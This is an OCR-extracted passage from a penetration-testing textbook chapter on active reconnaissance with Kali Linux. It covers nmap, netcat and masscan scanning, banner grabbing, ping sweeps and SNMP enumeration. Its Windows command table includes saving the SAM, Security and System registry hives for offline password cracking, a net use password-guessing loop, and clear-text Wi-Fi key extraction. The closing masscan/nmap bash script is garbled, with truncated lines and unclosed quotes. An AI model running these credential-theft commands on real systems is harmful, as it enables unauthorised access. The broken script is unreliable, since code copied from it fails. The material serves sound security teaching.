filtering device at hop `3`. Attackers would dig a little bit deeper to understand what is deployed on that IP.

Deploying the default UDP datagram option will increase the port number every time it sends a UDP datagram. Hence, attackers will start pointing to a port number to reach the final target destination.

IDS/IPS identification

Penetration testers can utilize `nmap` and `WAFW00F` to identify whether there are any detection or prevention mechanisms put in place, such as an **Intrusion Detection System** (**IDS**), **Intrusion Prevention System** (**IPS**), or a **Web Application Firewall** (**WAF**).

Another tool that attackers utilize during active reconnaissance is `WAFW00F`; this tool is preinstalled in the latest version of Kali Linux. It is used to identify and fingerprint the WAF products. It also provides a list of well-known WAFs. The version of the WAF in use can be extracted by adding the `-l` switch to the command (for example, `wafw00f -l`). *Figure 3.18* shows the exact WAF running behind a web application:




Figure 3.18: Running wafw00f to fingerprint a web application firewall

Enumerating hosts

Host enumeration is the process of gaining specific particulars regarding a defined host. It is not enough to know that a server or wireless access point is present; instead, we need to expand the attack surface by identifying open ports, the base operating system, services that are running, and supporting applications. This is highly intrusive and, unless care is taken, such activity will be detected and logged by the target organization.

Live host discovery

The first step is to run network ping sweeps against a target address space and look for responses that indicate that a particular target is live and capable of responding. Historically, pinging is referred to as the use of ICMP; however, TCP, UDP, ICMP, and ARP traffic can also be used to identify live hosts.

Various scanners can be run from remote locations across the internet to identify live hosts. Although the primary scanner is Nmap, Kali provides several other applications that are also useful, as shown in *Table 3.5*:

Application	Description
`atk6-alive6` and `atk6-detect-new-ip6`	This is for IPv6 host detection. `Atk6-detect-new-ip6` runs on a scripted basis and identifies new IPv6 devices when added.
`dnmap` and `nmap`	`nmap` is the standard network enumeration tool. `dnmap` is a distributed client-server implementation of the Nmap scanner. PBNJ (a suite of tools to monitor changes on a network over time) stores Nmap results in a database and then conducts historical analyses to identify new hosts.
`fping`, `hping2`, `hping3`, and	These are packet crafters that respond to targets in various ways to identify live hosts.

`nping`	

Table 3.5: Tools used to discover live hosts in Kali Linux

To the penetration tester or attacker, the data returned from live host discovery will identify the targets for attack.

It is good practice to run multiple host discovery scans while conducting a penetration test, as certain devices may be time-dependent. During one penetration test, it was discovered that the system administrator set up a server to play games after regular business hours. Because it was not an approved business system, the administrator didn't follow the normal process for securing the server; multiple vulnerable services were present, and it hadn't received the necessary security patches. Testers were able to compromise this server and gain access to the underlying corporate network using vulnerabilities in the administrator's server that was used to play games.

Port, operating system, and service discovery

Kali provides several different tools useful for identifying open ports, operating systems, and installed services on remote hosts. The majority of these functions can be completed using Nmap. Although we will focus on examples using Nmap, the underlying principles apply to the other tools as well.

Port scanning

Port scanning is the process of connecting to TCP and UDP ports to determine what services and applications are running on the target device. In TCP/IP, there are 65,535 ports each for both TCP and UDP on any computer. Some ports are known to be associated with particular services (for instance, TCP 20 and 21 are the usual ports for the **File Transfer Protocol** (**FTP**) service).

The first 1,024 are the well-known ports, and most defined services run over ports in this range; accepted services and ports are maintained by IANA (http://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml).

Although there are accepted ports for particular services, such as port `80` for web-based traffic, services can be directed to use any port. This option is frequently used to hide particular services, especially if the service is known to be vulnerable to attack. However, if attackers complete a port scan and do not find an expected service, or find it using an unusual port, they will be prompted to investigate further.

The universal port mapping tool, Nmap, relies on active stack fingerprinting. Specially crafted packets are sent to the target system, and the response of the OS to those packets allows Nmap

to identify the OS. In order for Nmap to work, at least one listening port must be open, and the operating system must be known and fingerprinted, with a copy of that fingerprint stored in the local database.

Using Nmap for port discovery is very noisy; it will be detected and logged by network security devices. Some points to remember are the following:

- Attackers and penetration testers focused on stealth will only test the ports that impact the kill chain they are following to their specific target. If they are launching an attack that exploits vulnerabilities in a web server, they will search for targets with accessible ports `80` and `443` or ports `8080` and `8443`.
- Most port scanners have default lists of ports that are scanned to ensure that you know what is on that list and what has been omitted. Consider both TCP and UDP ports.
- Successful scanning requires a deep knowledge of TCP/IP and related protocols, networking, and how particular tools work. For example, SCTP is an increasingly common protocol on networks, but it is rarely tested on corporate networks.
- Port scanning, even when done slowly, can impact a network. Some older network equipment and equipment from specific vendors will lock when receiving or transmitting a port scan, hence turning a scan into a denial-of-service attack.
- Tools used to scan a port, particularly Nmap, are being extended with regard to functionalities. They can also be used to detect vulnerabilities and exploit simple security holes.

Writing your own port scanner using netcat

While attackers utilize the proxying application and Tor network, it is also possible to write their own custom network port scanner. The following one-line command can be utilized during penetration testing to identify the list of open ports just by using netcat, as shown in *Figure 3.19*:

```
while read r; do nc -v -z $r 1-65535; done < iplist
```




Figure 3.19: Running a one-line Bash script to do port scanning

The same script can be modified for more targeted attacks on a single IP, as follows:

```
while read r; do nc -v -z target $r; done < ports
```

The chances of getting alerted in any intrusion detection system using custom port scanners are high compared to other port scanners.

Fingerprinting the operating system

Determining the OS of a remote system is conducted using two types of scans:

- **Active fingerprinting**: The attacker sends normal and malformed packets to the target and records its response pattern, referred to as the fingerprint. By comparing the fingerprint to a local database, the operating system can be determined.
- **Passive fingerprinting**: The attacker sniffs—or records—and analyzes the packet stream to determine the characteristics of the packets.

Active fingerprinting is faster and more accurate than passive fingerprinting; in Kali, the primary active tool is Nmap. The Nmap tool injects packets into the target network and analyzes the response that it receives. In *Figure 3.20*, the `-O` flag commands Nmap to determine the operating system:

```
nmap -sS -O target.com
```




Figure 3.20: Nmap scan to identify the operating system of the target

Note that it is simple for the target system to hide the true operating system. Since fingerprinting software relies on packet setting, such as time-to-live or the initial window's size, changes to these values or other user-configurable settings can change the tool results. Some organizations actively change these values to make the final stages of reconnaissance more difficult.

Determining active services

The final goal of the enumeration portion of reconnaissance is to identify the services and applications that are operational on the target system. If possible, the attacker will want to know the service type, vendor, and version to facilitate the identification of any vulnerability. The following are some of the techniques used to determine active services:

- **Identify default ports and services**: If the remote system is identified as having a Microsoft operating system with port `80` open (the WWW service), an attacker may assume that a default installation of Microsoft IIS is installed. Additional testing will be used to verify this assumption (using Nmap).
- **Banner grabbing**: This is done using tools such as amap, netcat, Nmap, and Telnet.
- **Review default web pages**: Some applications install with default administration, error, or other pages. If attackers access these, they will provide guidance on installed applications that may be vulnerable to attack. In *Figure 3.21*, the attacker can easily identify the version of Microsoft IIS that has been installed on the target system.
- **Review source code**: Poorly configured web-based applications may respond to certain HTTP requests such as `HEAD` or `OPTIONS` with a response that includes the web server software version, and, possibly, the base operating system or the scripting environment in use. In *Figure 3.21*, `netcat` is launched from the command line and is used to send raw `HEAD` packets to a

particular website. This request generates a success message (`200 OK`); however, it also identifies that the server is running Microsoft IIS 7.5 and powered by ASP.NET:




Figure 3.21: Using netcat to grab the banner of a target

Large-scale scanning

In the case of testing bigger organizations with multiple class B/C IP ranges, large-scale scanning is engaged. For example, with a global company, often, a number of IP blocks exist as part of external internet facing. As mentioned earlier in *Chapter 2*, *Open-Source Intelligence and Passive Reconnaissance*, attackers do not have time limitations to scan, but penetration testers do. Pentesters can engage multiple tools to perform the activity; Masscan is one such tool that would be engaged to scan large-scale IP blocks to quickly analyze the live hosts in the target network. Masscan is installed in Kali by default.

The biggest advantage of Masscan is the randomization of hosts, ports, speed, flexibility, and compatibility. *Figure 3.22* provides a Class C scanning network within a few seconds to complete and identify the available HTTP service on port `80` and services running on the target hosts:

```
root@kali:~# masscan 192.168.0.0/24 -p80 -sS -Pn -n --randomize-hosts

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-01-20 16:48:54 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [1 port/host]
Discovered open port 80/tcp on 192.168.0.16
Discovered open port 80/tcp on 192.168.0.1
```

Figure 3.22: Running masscan on the class-c IP range to discover TCP open port 80

DHCP information

The **Dynamic Host Configuration Protocol** (**DHCP**) is a service that dynamically assigns an IP address to the hosts on the network. This protocol operates at the MAC sub-layer of the Data Link layer of the TCP/IP protocol stack. Upon the selection of auto-configuration, a broadcast query will be sent to the DHCP servers and when a response is received from the DHCP server, a broadcast query is sent by the client to the DHCP server requesting required information. The server will now assign an IP address to the system, along with other configuration parameters such as the subnet mask, DNS, and the default gateway.

Sniffing is a great way of collecting passive information once connected to a network. Attackers can start this by running the Wireshark utility and will be able to see a lot of broadcast traffic, as shown in *Figure 3.23*:




Figure 3.23: Broadcast network traffic in Wireshark

We will now see traffic on **DNS**, **NBNS**, **BROWSER**, and other protocols that might potentially reveal hostnames, **VLAN** information, domains, and active subnets in the network. We will be discussing more attacks specific to sniffing in *Chapter 11*, *Action on the Objective and Lateral Movement*.

Identification and enumeration of internal network hosts

If the attacker's system is already configured with the DHCP, it will provide some information that is very useful to map the internal network. The DHCP information can be obtained by typing `ifconfig` in the Kali terminal, as shown in *Figure 3.24*; you should be able to see the information detailed:




Figure 3.24: Ifconfig details on the Ethernet adapters

- `inet`: The IP information obtained by the DHCP server should provide us with at least one active subnet, which can be utilized to identify the list of live systems and services through different scanning techniques.

- `netmask`: This information can be utilized to calculate the subnet ranges. From the previous screenshot, we have `255.255.255.0`, which means `CIDR` is `/24`, and we can probably expect 255 hosts on the same subnet.
- **Default gateway**: The IP information of the gateway will provide the opportunity to ping other similar gateway IPs. For example, if your default gateway IP is 10.10.10.1, by using ping scans, attackers may be able to enumerate other similar IP addresses, such as 10.10.20.1 and 10.10.20.1.
- **Other IP address**: DNS information can be obtained by accessing the `etcresolv.conf` file. The IP addresses in this file are commonly addressed in all of the subnets, and domain information will also be automatically added during the DHCP process, which will also be available in the same file.

Native MS Windows commands

Table 3.6 provides a list of useful commands during a penetration test or Red Team exercise, even when only having physical access to the system or having a remote shell to communicate to the target. This is not an exhaustive list, however:

Command	Sample	Description

`nslookup`	`nslookup`
	`Server nameserever.google.com`
	`Set type=any`
	`ls -d anydomain.com`
		`nslookup` is used to query the DNS. The sample command does DNS zone transfer using `nslookup`.

`net view`	`net view`	This displays a list of computers/domains and other shared resources.
`net share`	`net share list="c:"`	This manages the shared resources and displays all information about the shared resources on the local system.
`net use`	`net use \\ [targetIP]`	This connects to any system on the same network; it can also

	`[password] /u: [user]` `net use \\ [targetIP]\ [sharename] [password] /u: [user]`	be used to retrieve a list of network connections.

`net user`	`net user [UserName [Password | *] [options]] [/domain]`
	`net user [UserName {Password | *} *add [options]* [domain]]`
	`net user [UserName [/delete] [/domain]]`
		This displays information regarding users and performs activities related to user accounts.

`arp`	`arp /a`
	`arp /a /n 10.0.0.99`
	`arp /s 10.0.0.80 00-AA-00-4F-2A-`
		This displays and modifies any entries in the ARP cache.

	`9C`	

`route`	`route print`
	`route print 10.*`
	`route add 0.0.0.0 mask 0.0.0.0 192.168.12.1`
	`route delete 10.*`
		Similar to ARP, `route` can be utilized to understand the local IP routing and modify this information.

`netstat`	`netstat -n -o`	This displays all active TCP connections and ports on the local system; that is to say, connections that are listening, established, and waiting on the network adapter IP address.

`nbtstat`	`nbtstat /R`
	`nbtstat /S 5`
	`nbtstat /a Ip`
		This displays NETBIOS information, normally utilized to identify a particular MAC address of an IP, which can be utilized in MAC spoof attacks.

`wmic`	`wmic process get caption,executablepath,commandline` `netsh wlan show profile`	`wmic` is utilized for all typical diagnostics an attacker can perform; for example, a system's Wi-Fi password can be extracted in a single command.

	`"profilename" key=clear`	

`reg`	`reg save HKLM\Security sec.hive reg save HKLM\System sys.hive reg save HKLM\SAM sam.hive reg add [\\TargetIPaddr\] [RegDomain][\Key ]`
	
	`reg export [RegDomain]\[Key] [FileName]reg import [FileName]`
	
	`reg query [\\TargetIPaddr\] [RegDomain]\[Key ] /v [Valuename!]`
		The `reg` command is used by most attackers to save registry hives to perform offline password attacks.

`for`	`for /L %i in (1,1,10) do echo %ii && ping -n 5 IP`	The `for` loop can be utilized in Windows to create a port scanner or enumeration of accounts.

	`for /F %i in (password.lst) do @echo %i& @net use \\ [targetIP] %i /u:[Username] 2>nul&& pause && echo [Username] :%i>>done.txt`	

Table 3.6: Useful Windows commands during penetration testing activity

ARP broadcasting

During internal network active reconnaissance, the entire local network can be scanned using `nmap` (`nmap -v -sn IPrange`) to sniff the ARP broadcasts. In addition, Kali has `arp-scan` (`arp-scan IP range`) to identify a list of hosts that are alive on the same network.

Figure 3.25 is a screenshot of Wireshark that provides the traffic generated at the target when `arp-scan` is run against the entire subnet. This is considered to be a non-stealthy scan:




Figure 3.25: ARP scanning network traffic on Wireshark

Ping sweep

A ping sweep is the process of pinging an entire range of network IP addresses or individual IPs to find out whether they are alive and responding. An attacker's first step in any large-scale scanning is to enumerate all of the hosts that are responding. Penetration testers can leverage `fping` or `nmap`, or even write custom Bash scripts to carry out the activity:

```
fping -g IPrange
nmap -sP IPrange
for i in {1..254}; do ping -c 1 10.10.0.$i | grep 'from';
```

Sometimes, attackers can encounter a roadblock during the ping sweep due to a firewall that blocks all of the ICMP traffic. In the case of an ICMP block, we can utilize the following command to identify alive hosts by specifying a list of port numbers during the ping sweep:

```
nmap -sP -PT 80 IPrange
```

Figure 3.26 shows all of the live hosts that were discovered using the `fping` tool:




Figure 3.26: Output of gping on the class-c IP range

Using scripts to combine masscan and nmap scans

The speed and reliability of `masscan` and `nmap` to enumerate in detail is a great combination to use in our goal-based penetration testing strategy. In this section, we will write a piece of script that can save time and provide more accurate results than those that can be used during exploitation while identifying the right vulnerabilities:

```
#!/bin/bash
function helptext {
  echo "enter the massnmap with the file input with list
}
if [ "$#" -ne 1 ]; then
  echo  "Sorry cannot understand the command"
  helptext>&2
  exit 1
elif [ ! -s $1 ]; then
  echo "ooops it is empty"
  helptext>&2
  exit 1
fi

if [ "$(id -u)" != "0" ]; then
  echo "I assume you are running as root"
  helptext>&2
  exit 1
fi
for range in $(cat $1); do
  store=$(echo $range | sed -e 's/\//_/g')
```

```
  echo "I am trying to create a store to dump now hangon"
  mkdir -p pwd/$store;
  iptables -A INPUT -p tcp --dport 60000 -j DROP;
  echo -e "\n alright lets fire masscan ****"
  masscan --open --banners --source-port 60000 -p0-65535
  if [ ! -s ./results/$store/masscan-output.txt ]; then
     echo "Thank you for wasting time"
  else
    awk'open {print $4,$3,$2,$1}' ./results/$store/massca
.+{
  if (!($1 in Val)) { Key[++i] = $1; }
  Val[$1] = Val[$1] $2 ",";
  END{
  for (j = 1; j <= i; j++) {
    printf("%s:%s\n%s",  Key[j], Val[Key[j]], (j == i) ?
  }
}'>}./results/$store/hostsalive.csv

for ipsfound in $(cat ./results/$store/hostsalive.csv); d
  IP=$(echo $TARGET | awk -F: '{print $1}');
  PORT=$(echo $TARGET | awk -F: '{print $2}' | sed's/,$//
  FILENAME=$(echo $IP | awk'{print "nmap_"$1}');
  nmap -vv -sV --version-intensity 5 -sT -O --max-rate 50
   done
fi
done
```

Now, save the file into `anyname.sh` and then `chmod +x anyname.sh`. Next, run `./anyname.sh fileincludesipranges`.

Upon executing the preceding script, you should be able to see the following, as shown in *Figure 3.27*:




Figure 3.27: Running our custom script in Kali to scan the network

Taking advantage of SNMP

SNMP, **Simple Network Management Protocol**, is traditionally used to collect information about the configuration of network devices such as printers, hubs, switches, routers on internet protocol, and servers. Attackers can potentially take advantage of SNMP that runs on UDP port `161` (by default) when it is poorly configured or left out, with the default configuration having a default community string.

SNMP was first introduced in 1987: version 1 had plain text passwords in transit; version 2c had improved performance, but still plain text passwords; and now the latest version 3 encrypts all of the traffic with message integrity. There are two types of community strings utilized in all versions of SNMP:

- **Public**: Community string is used for read-only access
- **Private**: Community string is used for both read and write access

The thing that attackers would look for is any identified network device on the internet and find out whether a public community string is enabled so that they can pull out all of the information specific to the network and draw a topology around it to create more focused attacks. These issues arise since, most of the time, IP-based **Access Control Lists** (**ACLs**) are often not implemented, or not used at all.

Kali Linux provides multiple tools to perform the SNMP enumeration; attackers can utilize snmpwalk or onesixtyone to

understand the complete information SNMP steps, as shown in *Figure 3.28*:

```
snmpwalk -c public ipaddress –v1
```

